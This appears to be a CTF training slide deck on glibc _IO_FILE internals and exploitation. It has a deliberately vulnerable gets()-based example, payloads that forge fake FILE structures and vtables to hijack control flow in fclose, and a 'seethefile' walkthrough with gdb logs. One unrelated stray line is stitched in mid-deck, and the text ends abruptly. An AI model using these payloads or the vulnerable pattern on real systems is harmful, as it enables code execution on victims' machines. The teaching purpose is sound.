pwn with _IO_FILE

汇报时间：2018年8月　　讲师：lowkey

XMan

目录

CATALOG

01 history of _IO_FILE

02 what is _IO_FILE

03 some challenges

04 make file structure gr8 again

X Man

HISTORY of _IO_FILE

- download all the files at first
  -

XMan

HISTORY of _IO_FILE

- first meet _IO_FILE related challenge when I was visiting pwnable.tw
  - seethefile
- next time the exploitation of _IO_FILE comes up at the HITCON CTF 2016
  - house of orange (a really useful method)
- then at WCTF 2017 Angelboy of team hitcon made a challenge called wannaheap
  - a NULL byte overwrite → code execution at libc-2.24.so
- tons of challenges by mimic Angelboy
  - Tokyo Western CTF 2017 Parrot
  - WHCTF 2017 stackoverflow
- Angelboy s talk
- 2018 CISCN echo_back
  - exploit in libc-2.23.so

X Man

WHAT is _IO_FILE

- Lets READ the source code of the libc…
  - based on the libc-2.26 source code
  - this is an important skill for BUG hunters…, although its a little boring… and macros sucks

X-Man

WHAT is _IO_FILE

- _IO_FILE structures
  - https://code.woboq.org/userspace/glibc/libio/bits/types/struct_FILE.h.html#_IO_FILE
  - used to describe the file structure
  - all the FILE structures will be linked in a linked list
    - the head is the _IO_LIST_ALL, we can go through all the FILE structures with this linked list head
  - three FILE structures will be opened automatically
    - stdin, stdout, stderr
    - saved in the *rw-* section of libc in the memory

```
struct _IO_FILE
{
  int _flags;            /* High-order word is _IO_MAGIC; rest is flags. */

  /* The following pointers correspond to the C++ streambuf protocol. */
  char *_IO_read_ptr;      /* Current read pointer */
  char *_IO_read_end;      /* End of get area. */
  char *_IO_read_base;     /* Start of putback+get area. */
  char *_IO_write_base;    /* Start of put area. */
  char *_IO_write_ptr;     /* Current put pointer. */
  char *_IO_write_end;     /* End of put area. */
  char *_IO_buf_base;      /* Start of reserve area. */
  char *_IO_buf_end;       /* End of reserve area. */

  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
  int _flags2;
  __off_t _old_offset; /* This used to be _offset but it's too small.  */

  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

X-Man

WHAT is _IO_FILE

- struct _IO_FILE *_chain

```
                      stderr              stdout              stdin

+----------+       +-----------+       +-----------+       +-----------+
|IO_list_all------>+   flag    |   +->+    flag   |   +->+    flag   |
+----------+       +-----------+   |   +-----------+   |   +-----------+
                   |           |   |   |           |   |   |           |
                   |           |   |   |           |   |   |           |
                   +-----------+   |   +-----------+   |   +-----------+
                   |   chain   +---+   |   chain   +---+   |   chain   |
                   +-----------+       +-----------+       +-----------+
```

```c
struct _IO_FILE
{
  int _flags;           /* High-order word is _IO_MAGIC; rest is flags. */

  /* The following pointers correspond to the C++ streambuf protocol. */
  char *_IO_read_ptr;       /* Current read pointer */
  char *_IO_read_end;       /* End of get area. */
  char *_IO_read_base;      /* Start of putback+get area. */
  char *_IO_write_base;     /* Start of put area. */
  char *_IO_write_ptr;      /* Current put pointer. */
  char *_IO_write_end;      /* End of put area. */
  char *_IO_buf_base;       /* Start of reserve area. */
  char *_IO_buf_end;        /* End of reserve area. */

  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
  int _flags2;
  __off_t _old_offset; /* This used to be _offset but it's too small.  */

  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

X-Man

WHAT is _IO_FILE

- _IO_FILE_plus structures
  - actually stdin, stdout, stderr… are warpped with another kind of *important* structure _IO_FILE_plus
  - vtable is a _IO_jump_t pointer, some std I/O functions will use these pointers…
    - fread
    - fwrite
    - fopen
    - fclose
    - printf/puts/scanf

```
struct _IO_FILE_plus
{
  FILE file;
  const struct _IO_jump_t *vtable;
};
```

```
struct _IO_jump_t
{
  JUMP_FIELD(size_t, __dummy);
  JUMP_FIELD(size_t, __dummy2);
  JUMP_FIELD(_IO_finish_t, __finish);
  JUMP_FIELD(_IO_overflow_t, __overflow);
  JUMP_FIELD(_IO_underflow_t, __underflow);
  JUMP_FIELD(_IO_underflow_t, __uflow);
  JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
  /* showmany */
  JUMP_FIELD(_IO_xsputn_t, __xsputn);
  JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
  JUMP_FIELD(_IO_seekoff_t, __seekoff);
  JUMP_FIELD(_IO_seekpos_t, __seekpos);
  JUMP_FIELD(_IO_setbuf_t, __setbuf);
  JUMP_FIELD(_IO_sync_t, __sync);
  JUMP_FIELD(_IO_doallocate_t, __doallocate);
  JUMP_FIELD(_IO_read_t, __read);
  JUMP_FIELD(_IO_write_t, __write);
  JUMP_FIELD(_IO_seek_t, __seek);
  JUMP_FIELD(_IO_close_t, __close);
  JUMP_FIELD(_IO_stat_t, __stat);
  JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
  JUMP_FIELD(_IO_imbue_t, __imbue);
};
```

X-Man

WHAT is _IO_FILE

- fread
  - standard I/O function, read data from file stream…
  - size_t fread (void *buffer, size_t size, size_t count, FILE *stream) ;
    - buffer → save data
    - size → size of each object
    - count → how many objects
    - stream → file stream
    - return value → readed objects…

X-Man

WHAT is _IO_FILE

- fread
  - libio/iofread.c
  - _IO_fread → _IO_sgetn → _IO_XSGETN
  - _IO_XSGETN is the jump table in the vable section
  - actually it will call _IO_file_xsgetn
    - if _IO_buf_base == NULL, alloc space for _IO_buf_base
    - copy from _IO_read_ptr
    - _IO_read_ptr += readed bytes...

```c
size_t
_IO_fread (void *buf, size_t size, size_t count, FILE *fp)
{
  size_t bytes_requested = size * count;
  size_t bytes_read;
  CHECK_FILE (fp, 0);
  if (bytes_requested == 0)
    return 0;
  _IO_acquire_lock (fp);
  bytes_read = _IO_sgetn (fp, (char *) buf, bytes_requested);
  _IO_release_lock (fp);
  return bytes_requested == bytes_read ? count : bytes_read / size;
}
```

```c
_IO_sgetn (FILE *fp, void *data, size_t n)
{
  /* FIXME handle putback buffer here! */
  return _IO_XSGETN (fp, data, n);
}
```

XMan

WHAT is _IO_FILE

- fwrite
  - standard I/O function
  - write data to the file stream
  - size_t fwrite(const void* buffer, size_t size, size_t count, FILE* stream);
    - buffer → write data
    - size → size of each object
    - counts → num of objects
    - stream → file stream pointer
    - return value → num of written objects

X Man

WHAT is _IO_FILE

- fwrite
  - libio/iofwrite.c
  - _IO_fwrite → _IO_XPUTSN
  - call _IO_new_file_xsputn actually
    - _IO_OVERFLOW
    - _IO_new_file_overflow
    - write

```c
size_t
_IO_fwrite (const void *buf, size_t size, size_t count, FILE *fp)
{
  size_t request = size * count;
  size_t written = 0;
  CHECK_FILE (fp, 0);
  if (request == 0)
    return 0;
  _IO_acquire_lock (fp);
  if (_IO_vtable_offset (fp) != 0 || _IO_fwide (fp, -1) == -1)
    written = _IO_sputn (fp, (const char *) buf, request);
  _IO_release_lock (fp);
  /* We have written all of the input in case the return value indicates
     this or EOF is returned.  The latter is a special case where we
     simply did not manage to flush the buffer.  But the data is in the
     buffer and therefore written as far as fwrite is concerned.  */
  if (written == request || written == EOF)
    return count;
  else
    return written / size;
}
```

XMan

WHAT is _IO_FILE

- fopen
  - in the standard I/O library, used to open file
  - FILE *fopen(char *filename, *type);
    - filename → target file
    - type → open type (r w x)
    - return value → file pointer
  - will create a FILE structure inside

X-Man

WHAT is _IO_FILE

- fopen
  - call _IO_new_fopen() actually
  - then __fopen_internal
  - malloc(sizeof(struct locked_FILE)))
    - the FILE structure will be stored on the heap

```
FILE *
_IO_new_fopen (const char *filename, const char *mode)
{
  return __fopen_internal (filename, mode, 1);
}

strong_alias (_IO_new_fopen, __new_fopen)
versioned_symbol (libc, _IO_new_fopen, _IO_fopen, GLIBC_2_1);
versioned_symbol (libc, __new_fopen, fopen, GLIBC_2_1);
```

```
__fopen_internal (const char *filename, const char *mode, int is32)
{
  struct locked_FILE
  {
    struct _IO_FILE_plus fp;
#ifdef _IO_MTSAFE_IO
    _IO_lock_t lock;
#endif
    struct _IO_wide_data wd;
  } *new_f = (struct locked_FILE *) malloc (sizeof (struct locked_FILE));

  if (new_f == NULL)
    return NULL;
#ifdef _IO_MTSAFE_IO
  new_f->fp.file._lock = &new_f->lock;
#endif
  _IO_no_init (&new_f->fp.file, 0, 0, &new_f->wd, &_IO_wfile_jumps);
  _IO_JUMPS (&new_f->fp) = &_IO_file_jumps;
  _IO_new_file_init_internal (&new_f->fp);
  if (_IO_file_fopen ((FILE *) new_f, filename, mode, is32) != NULL)
    return __fopen_maybe_mmap (&new_f->fp.file);

  _IO_un_link (&new_f->fp);
  free (new_f);
  return NULL;
}
```

XMan

WHAT is _IO_FILE

- fopen
  - call _IO_new_fopen() actually
  - then __fopen_internal
  - malloc(sizeof(struct locked_FILE)))
    - the FILE structure will be stored on the heap
  - init vtable
  - call _IO_new_file_init_internal

```c
FILE *
_IO_new_fopen (const char *filename, const char *mode)
{
  return __fopen_internal (filename, mode, 1);
}

strong_alias (_IO_new_fopen, __new_fopen)
versioned_symbol (libc, _IO_new_fopen, _IO_fopen, GLIBC_2_1);
versioned_symbol (libc, __new_fopen, fopen, GLIBC_2_1);
```

```c
__fopen_internal (const char *filename, const char *mode, int is32)
{
  struct locked_FILE
  {
    struct _IO_FILE_plus fp;
#ifdef _IO_MTSAFE_IO
    _IO_lock_t lock;
#endif
    struct _IO_wide_data wd;
  } *new_f = (struct locked_FILE *) malloc (sizeof (struct locked_FILE));

  if (new_f == NULL)
    return NULL;
#ifdef _IO_MTSAFE_IO
  new_f->fp.file._lock = &new_f->lock;
#endif
  _IO_no_init (&new_f->fp.file, 0, 0, &new_f->wd, &_IO_wfile_jumps);
  _IO_JUMPS (&new_f->fp) = &_IO_file_jumps;
  _IO_new_file_init_internal (&new_f->fp);
  if (_IO_file_fopen ((FILE *) new_f, filename, mode, is32) != NULL)
    return __fopen_maybe_mmap (&new_f->fp.file);

  _IO_un_link (&new_f->fp);
  free (new_f);
  return NULL;
}
```

XMan

WHAT is _IO_FILE

- fopen
  - call _IO_new_fopen() actually
  - then __fopen_internal
  - malloc(sizeof(struct locked_FILE)))
    - the FILE structure will be stored on the heap
  - init vtable
  - call _IO_new_file_init_internal
    - _IO_link_in(fp) will link the newly assigned FILE pointer to the _IO_list_all link list
  - call _IO_file_fopen with the newly assigned fp

```c
void
_IO_new_file_init (struct _IO_FILE_plus *fp)
{
  _IO_set_accept_foreign_vtables (&_IO_vtable_check);
  _IO_new_file_init_internal (fp);
}
```

```c
void
_IO_new_file_init_internal (struct _IO_FILE_plus *fp)
{
  /* POSIX.1 allows another file handle to be used to change the position
     of our file descriptor.  Hence we actually don't know the actual
     position before we do the first fseek (and until a following fflush). */
  fp->file._offset = _IO_pos_BAD;
  fp->file._flags |= CLOSED_FILEBUF_FLAGS;

  _IO_link_in (fp);
  fp->file._fileno = -1;
}
```

```c
  _IO_new_file_init_internal (&new_f->fp);
  if (_IO_file_fopen ((FILE *) new_f, filename, mode, is32) != NULL)
    return __fopen_maybe_mmap (&new_f->fp.file);

  _IO_un_link (&new_f->fp);
  free (new_f);
  return NULL;
```

X-Man

WHAT is _IO_FILE

- fopen
- conclusion
  - use malloc to make a FILE structure
  - set the vtable of new fp
  - initial the FILE structure
  - link the FILE structure to the linked list
  - use system call to open file

```
                    stderr            stdout              stdin

+----------+       +-----------+     +------------+      +------------+
|IO_list_all+   +-->   flag    |   +->+    flag    |   +->+    flag    |
+-----------+  |  +-----------+   |  +------------+   |  +------------+
           |   |  |           |   |  |           |   |  |           |
           |   |  |           |   |  |           |   |  |           |
           |   |  +-----------+   |  +------------+   |  +------------+
           |   |  |   chain   +---+  |   chain    +---+  |    chain   |
           |   |  +-----------+      +------------+      +------------+
           |   |
           |   |
           |   +---------------+
           |                   |
           |                   |
           |                   |
           |                   |
           |       new_fp      |
           |   +-----------+   |
          +-->+    flag   |   |
               +-----------+   |
               |           |   |
               |           |   |
               +-----------+   |
               |   chain   +---+
               +-----------+
```

X-Man

WHAT is _IO_FILE

- fclose
  - standard I/O function, close opened files…
  - int fclose(FILE *stream)
  - close a file stream, output the rest of data in the buffer area to the drive
    - unlink the fp from the linked list
    - call _IO_file_close_it to close the fp
    - _IO_FINISH(fp)
      - _IO_file_finish will internally free the fp structure

```
/* First unlink the stream.  */
if (fp->_flags & _IO_IS_FILEBUF)
  _IO_un_link ((struct _IO_FILE_plus *) fp);
```

XMan

WHAT is _IO_FILE

- printf/puts
  - _IO_puts
  - _IO_sputn
  - _IO_new_file_xsputn in the vtable of _IO_stdout
  - write
- printf will call _IO_file_xsputn internally too
  - this is the backtrace pic of the printf...

```c
int
_IO_puts (const char *str)
{
  int result = EOF;
  size_t len = strlen (str);
  _IO_acquire_lock (_IO_stdout);

  if ((_IO_vtable_offset (_IO_stdout) != 0
       || _IO_fwide (_IO_stdout, -1) == -1)
      && _IO_sputn (_IO_stdout, str, len) == len
      && _IO_putc_unlocked ('\n', _IO_stdout) != EOF)
    result = MIN (INT_MAX, len + 1);

  _IO_release_lock (_IO_stdout);
  return result;
}
```

```
gdb-peda$ bt
#0  _IO_new_file_xsputn (f=0x7ffff7dd0720 <_IO_2_1_stdout_>, data=0x5555555546f4, n=0xc) at fileops.c:1279
#1  0x00007ffff7a4899f in _IO_vfprintf_internal (s=0x7ffff7dd0720 <_IO_2_1_stdout_>, format=0x5555555546f4 "hello world!", ap=ap@entry=0x7fffffffe3e0) at vfprintf.c:1328
#2  0x00007ffff7a51e36 in __printf (format=<optimized out>) at printf.c:33
#3  0x000055555555465f in main ()
#4  0x00007ffff7a161c1 in __libc_start_main (main=0x55555555464a <main>, argc=0x1, argv=0x7fffffffe5a8, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>,
    stack_end=0x7fffffffe598) at ../csu/libc-start.c:308
#5  0x000055555555456a in _start ()
```

X-Man

SOME challenges

- the basic exploitation is to overwrite the vtable to gain the privileage of code execution

```
struct _IO_FILE_plus
{
  _IO_FILE file;
  const struct _IO_jump_t *vtable;//IO函数跳转表
};
```

XMan

SOME challenges

- Lets start with an easy example
- gcc -o example1 -no-pie example1.c
- run it on ubuntu 16.04 with libc-2.23.so
-

```c
#include <stdio.h>
char buf[0x100]="";
FILE *fp ;
void shell(){
    system("/bin/sh");
}
int main(){
    fp = fopen("test.txt","r");
    gets(buf);
    fclose(fp);
}
```

XMan

SOME challenges

- gdb example1
- will receive a SIGSEV when we input a long string…
-

```
→  xman2018-shenzhen gdb example1
GNU gdb (Ubuntu 8.0.1-0ubuntu1) 8.0.1
Copyright (C) 2017 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from example1...(no debugging symbols found)...done.
gdb-peda$ pattern create 1000
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAA
AAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA
ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6AsLAshAs7AsMAsiAs8AsNAsjAs9AsOAskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAstAsW
swAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6ABLABhAB7ABMABiAB8ABNABjAB9ABOABkABPABlABQABmABRABoABSABpABTABqABUABrABVAB
ABYABwABZABxAByABzA$%A$sA$BA$$A$nA$CA$-A$(A$DA$;A$)A$EA$aA$0A$FA$bA$1A$GA$cA$2A$HA$dA$3A$IA$eA$4A$JA$fA$5A$KA$gA$6A$LA$hA$7A$MA$iA$8A$NA$jA$9A$OA$kA$PA$lA$QA$mA$RA$oA$SA$pA$TA$qA$UA$rA
XA$vA$YA$wA$ZA$x'
gdb-peda$ r
Starting program: /home/vagrant/sharedFolder/xman2018-shenzhen/example1
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAv
AyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%
A%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6AsLAshAs7AsMAsiAs8AsNAsjAs9AsOAskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAstAsWA
wAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6ABLABhAB7ABMABiAB8ABNABjAB9ABOABkABPABlABQABmABRABoABSABpABTABqABUABrABVABt
BYABwABZABxAByABzA$%A$sA$BA$$A$nA$CA$-A$(A$DA$;A$)A$EA$aA$0A$FA$bA$1A$GA$cA$2A$HA$dA$3A$IA$eA$4A$JA$fA$5A$KA$gA$6A$LA$hA$7A$MA$iA$8A$NA$jA$9A$OA$kA$PA$lA$QA$mA$RA$oA$SA$pA$TA$qA$UA$rA$
A$vA$YA$wA$ZA$x
```

SOME challenges

- fp is right below the buffer
- fp will be overwrited if we input a string
- longer than 0x100
- fclose will crash due to the wrong rdi...
-

```
.bss:0000000000201040                 public buf
.bss:0000000000201040 ; char buf[256]
.bss:0000000000201040 buf             db 100h dup(?)          ; DATA XREF: main+1E↑o
.bss:0000000000201140                 public fp
.bss:0000000000201140 ; FILE *fp
.bss:0000000000201140 fp              dq ?                    ; DATA XREF: main+17↑w
.bss:0000000000201140                                         ; main+2F↑r
```

```
RAX: 0x2541322541632541 ('A%cA%2A%')
RBX: 0x0
RCX: 0xfbad2288
RDX: 0x7ffff7dd1890 --> 0x0
RSI: 0x555555756830 ("A$OA$kA$PA$lA$QA$mA$RA$oA$SA$pA$TA$qA$UA$rA$VA$tA$WA$uA$XA$vA$YA$wA$ZA$x\n")
RDI: 0x2541322541632541 ('A%cA%2A%')
RBP: 0x7fffffffe430 --> 0x555555554780 (<__libc_csu_init>:      push   r15)
RSP: 0x7fffffffe410 --> 0x0
RIP: 0x7ffff7a6aed4 (<_IO_new_fclose+4>:        mov    eax,DWORD PTR [rdi])
R8 : 0x555555756879 --> 0x0
R9 : 0x0
R10: 0x555555755428 --> 0x0
R11: 0x555555755041 ("AA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAM
AuAAXAAvAAYAAwAAZAAxAAyAA"...)
R12: 0x555555554610 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe510 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7a6aed0 <_IO_new_fclose>:     push   r12
   0x7ffff7a6aed2 <_IO_new_fclose+2>:   push   rbp
   0x7ffff7a6aed3 <_IO_new_fclose+3>:   push   rbx
=> 0x7ffff7a6aed4 <_IO_new_fclose+4>:   mov    eax,DWORD PTR [rdi]
   0x7ffff7a6aed6 <_IO_new_fclose+6>:   mov    rbx,rdi
   0x7ffff7a6aed9 <_IO_new_fclose+9>:   test   ah,0x20
   0x7ffff7a6aedc <_IO_new_fclose+12>:  jne    0x7ffff7a6b010 <_IO_new_fclose+320>
   0x7ffff7a6aee2 <_IO_new_fclose+18>:  mov    edx,eax
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe410 --> 0x0
0008| 0x7fffffffe418 --> 0x7fffffffe430 --> 0x555555554780 (<__libc_csu_init>:  push   r15)
0016| 0x7fffffffe420 --> 0x555555554610 (<_start>:      xor    ebp,ebp)
0024| 0x7fffffffe428 --> 0x555555554770 (<main+62>:     mov    eax,0x0)
0032| 0x7fffffffe430 --> 0x555555554780 (<__libc_csu_init>:     push   r15)
0040| 0x7fffffffe438 --> 0x7ffff7a161c1 (<__libc_start_main+241>:       mov    edi,eax)
0048| 0x7fffffffe440 --> 0x40000
0056| 0x7fffffffe448 --> 0x7fffffffe518 --> 0x7fffffffe755 ("/home/vagrant/sharedFolder/xman2018-shenzhen/example1")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
_IO_new_fclose (fp=0x2541322541632541) at iofclose.c:53
53      iofclose.c: No such file or directory.
gdb-peda$
```

X-Man

SOME challenges

- we can set the rdi to our input buffer
- then the fp will point to our input buffer
- crashed at ` cmp r8, QWORD PTR [rdx + 0x8] `
- rdx comes from [rdi + 0x88]
  - fp->_lock
- so we can set the pointer to our input buffer
-
-

```
20 pay = 'a' * 0x100 + p64(buf_addr)
```

```
pay = ('\0' * 0x88 + p64(buf_addr)).ljust(0x100, '\0') + p64(buf_addr)
```

```
[----------------------------------code-----------------------------------]
   0x7f5d93c17290 <_IO_new_fclose+48>:  mov    rax,QWORD PTR [rbx+0xd8]
   0x7f5d93c17297 <_IO_new_fclose+55>:  xor    esi,esi
   0x7f5d93c17299 <_IO_new_fclose+57>:  mov    rdi,rbx
=> 0x7f5d93c1729c <_IO_new_fclose+60>:  call   QWORD PTR [rax+0x10]
   0x7f5d93c1729f <_IO_new_fclose+63>:  mov    eax,DWORD PTR [rbx+0xc0]
   0x7f5d93c172a5 <_IO_new_fclose+69>:  test   eax,eax
   0x7f5d93c172a7 <_IO_new_fclose+71>:  jle    0x7f5d93c17450 <_IO_new_fclose+496>
   0x7f5d93c172ad <_IO_new_fclose+77>:  mov    r12,QWORD PTR [rbx+0x98]
Guessed arguments:
arg[0]: 0x601080 --> 0x0
arg[1]: 0x0
arg[2]: 0x601080 --> 0x0
[-------------------------------------stack-------------------------------]
```

X-Man

SOME challenges

- then we can control the RIP with rax+0x10

```
buf_addr = 0x601080
system = 0x4005b7
pay = (('\0' * 0x10 + \
    p64(system) + \
    '\0' * 0x70 + \
    p64(buf_addr)).ljust(0xd8, '\0') + \
    p64(buf_addr)).ljust(0x100, '\0') + \
p64(buf_addr)
```

```
[----------------------------------code-----------------------------------]
   0x7f5d93c17290 <_IO_new_fclose+48>:  mov    rax,QWORD PTR [rbx+0xd8]
   0x7f5d93c17297 <_IO_new_fclose+55>:  xor    esi,esi
   0x7f5d93c17299 <_IO_new_fclose+57>:  mov    rdi,rbx
=> 0x7f5d93c1729c <_IO_new_fclose+60>:  call   QWORD PTR [rax+0x10]
   0x7f5d93c1729f <_IO_new_fclose+63>:  mov    eax,DWORD PTR [rbx+0xc0]
   0x7f5d93c172a5 <_IO_new_fclose+69>:  test   eax,eax
   0x7f5d93c172a7 <_IO_new_fclose+71>:  jle    0x7f5d93c17450 <_IO_new_fclose+496>
   0x7f5d93c172ad <_IO_new_fclose+77>:  mov    r12,QWORD PTR [rbx+0x98]
Guessed arguments:
arg[0]: 0x601080 --> 0x0
arg[1]: 0x0
arg[2]: 0x601080 --> 0x0
[-------------------------------------stack-------------------------------]
```

X-Man

SOME challenges

- pwnable.tw
- seethefile
- two bugs
  - nptr overflow …
    - on the stack, but canary exists…
  - name overflow
    - on the .bss…

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char nptr[32]; // [esp+Ch] [ebp-2Ch]
  unsigned int canary; // [esp+2Ch] [ebp-Ch]

  canary = __readgsdword(0x14u);
  init();
  welcome();
  while ( 1 )
  {
    menu();
    __isoc99_scanf("%s", nptr);
    switch ( atoi(nptr) )
    {
      case 1:
        openfile();
        break;
      case 2:
        readfile();
        break;
      case 3:
        writefile();
        break;
      case 4:
        closefile();
        break;
      case 5:
        printf("Leave your name :");
        __isoc99_scanf("%s", name);
        printf("Thank you %s ,see you next time\n", name);
        if ( fp )
          fclose(fp);
        exit(0);
        return;
      default:
        puts("Invaild choice");
```

XMan

SOME challenges

- we can try to input a long string
- it will crash when try to compare the
- _vtable to 0

```c
#if SHLIB_COMPAT (libc, GLIBC_2_0, GLIBC_2_1)
  /* We desperately try to help programs which are using streams in a
     strange way and mix old and new functions.  Detect old streams
     here.  */
  if (_IO_vtable_offset (fp) != 0)
    return _IO_old_fclose (fp);
#endif
```

```
[----------------------------------code-----------------------------------]
   0xf7e38adb <_IO_new_fclose+11>:      add    edi,0x16c525
   0xf7e38ae1 <_IO_new_fclose+17>:      sub    esp,0x1c
   0xf7e38ae4 <_IO_new_fclose+20>:      mov    esi,DWORD PTR [ebp+0x8]
=> 0xf7e38ae7 <_IO_new_fclose+23>:      cmp    BYTE PTR [esi+0x46],0x0
   0xf7e38aeb <_IO_new_fclose+27>:      jne    0xf7e38cd0 <_IO_new_fclose+512>
   0xf7e38af1 <_IO_new_fclose+33>:      mov    eax,DWORD PTR [esi]
   0xf7e38af3 <_IO_new_fclose+35>:      test   ah,0x20
   0xf7e38af6 <_IO_new_fclose+38>:      jne    0xf7e38cb0 <_IO_new_fclose+480>
[----------------------------------stack----------------------------------]
0000| 0xfff644a0 --> 0xf7fca13b (<_dl_fixup+11>:        add    esi,0x16ec5)
0004| 0xfff644a4 --> 0x0
0008| 0xfff644a8 --> 0x1
0012| 0xfff644ac --> 0xf7fa5000 --> 0x1d1d70
0016| 0xfff644b0 --> 0xfff64518 --> 0x0
0020| 0xfff644b4 --> 0xf7fd04d0 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xfff644b8 --> 0xf7e38adb (<_IO_new_fclose+11>:   add    edi,0x16c525)
0028| 0xfff644bc --> 0x0
[------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
_IO_new_fclose (fp=0x61616161) at iofclose.c:48
48      in iofclose.c
gdb-peda$
```

交互了，总控直接和数据库进行交互。

SOME challenges

- so we can try to set the the fp to our
- buffer on the .bss
- then it will crash again
- the same reason as we mentioned in the
- example1
- we can avoid this error by set fake_fp
- →_lock point to 0
-

```
buffer = 0x804b260
pay = '\0' * 0x20 + p32(buffer)
pay = pay.ljust(0x48, '\0')
pay += p32(buffer)
leave_name(pay)
```

```
[----------------------------------code-----------------------------------]
   0xf7658a14 <_IO_new_fclose+52>:      jne    0xf7658aa8 <_IO_new_fclose+200>
   0xf7658a1a <_IO_new_fclose+58>:      mov    edx,DWORD PTR [esi+0x48]
   0xf7658a1d <_IO_new_fclose+61>:      mov    edi,DWORD PTR gs:0x8
=> 0xf7658a24 <_IO_new_fclose+68>:      cmp    edi,DWORD PTR [edx+0x8]
   0xf7658a27 <_IO_new_fclose+71>:      je     0xf7658a4f <_IO_new_fclose+111>
   0xf7658a29 <_IO_new_fclose+73>:      xor    eax,eax
   0xf7658a2b <_IO_new_fclose+75>:      mov    ecx,0x1
   0xf7658a30 <_IO_new_fclose+80>:      cmp    DWORD PTR gs:0xc,0x0
[----------------------------------stack----------------------------------]
0000| 0xff8d4260 --> 0xf77ce7eb (<_dl_fixup+11>:        add    esi,0x15815)
0004| 0xff8d4264 --> 0x0
0008| 0xff8d4268 --> 0xf77ad000 --> 0x1b1db0
0012| 0xff8d426c --> 0xf77ad000 --> 0x1b1db0
0016| 0xff8d4270 --> 0xff8d42d8 --> 0x0
0020| 0xff8d4274 --> 0xf77d5010 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xff8d4278 --> 0xf76589eb (<_IO_new_fclose+11>:   add    ebx,0x154615)
0028| 0xff8d427c --> 0x0
[-------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xf7658a24 in _IO_new_fclose (fp=0x804b260 <name>) at iofclose.c:56
56      in iofclose.c
gdb-peda$
```

SOME challenges

- we can control the EIP then
